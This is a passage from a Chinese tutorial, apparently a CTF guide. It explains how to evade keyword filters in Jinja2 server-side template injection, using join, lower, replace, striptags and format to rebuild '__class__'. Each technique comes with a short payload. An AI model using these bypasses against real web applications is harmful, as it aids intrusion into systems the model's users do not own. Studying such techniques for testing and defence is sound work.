
```
{{''[["__clas","s__"]|join("")]}}
```



lower

用法如名，将字符串转为小写表示，一般用于题目没有过滤大小写，仅过滤小写的情况。


```
{{''["__ClasS__"|lower]}}
```



replace

replace过滤器能够将字符串中的某个字符进行替换。


```
{{''["__claqwess__"|replace('qwe','')]}}
```



striptags

striptags过滤器能够去除字符串中的标签。

```
{{''["__cla<a>ss__"|striptags]}}
```




Python语法

Python中的字符串，本身就具有某些可以替换的方法。


format

```
{{"{}{}".format("a","dmin")}}
```



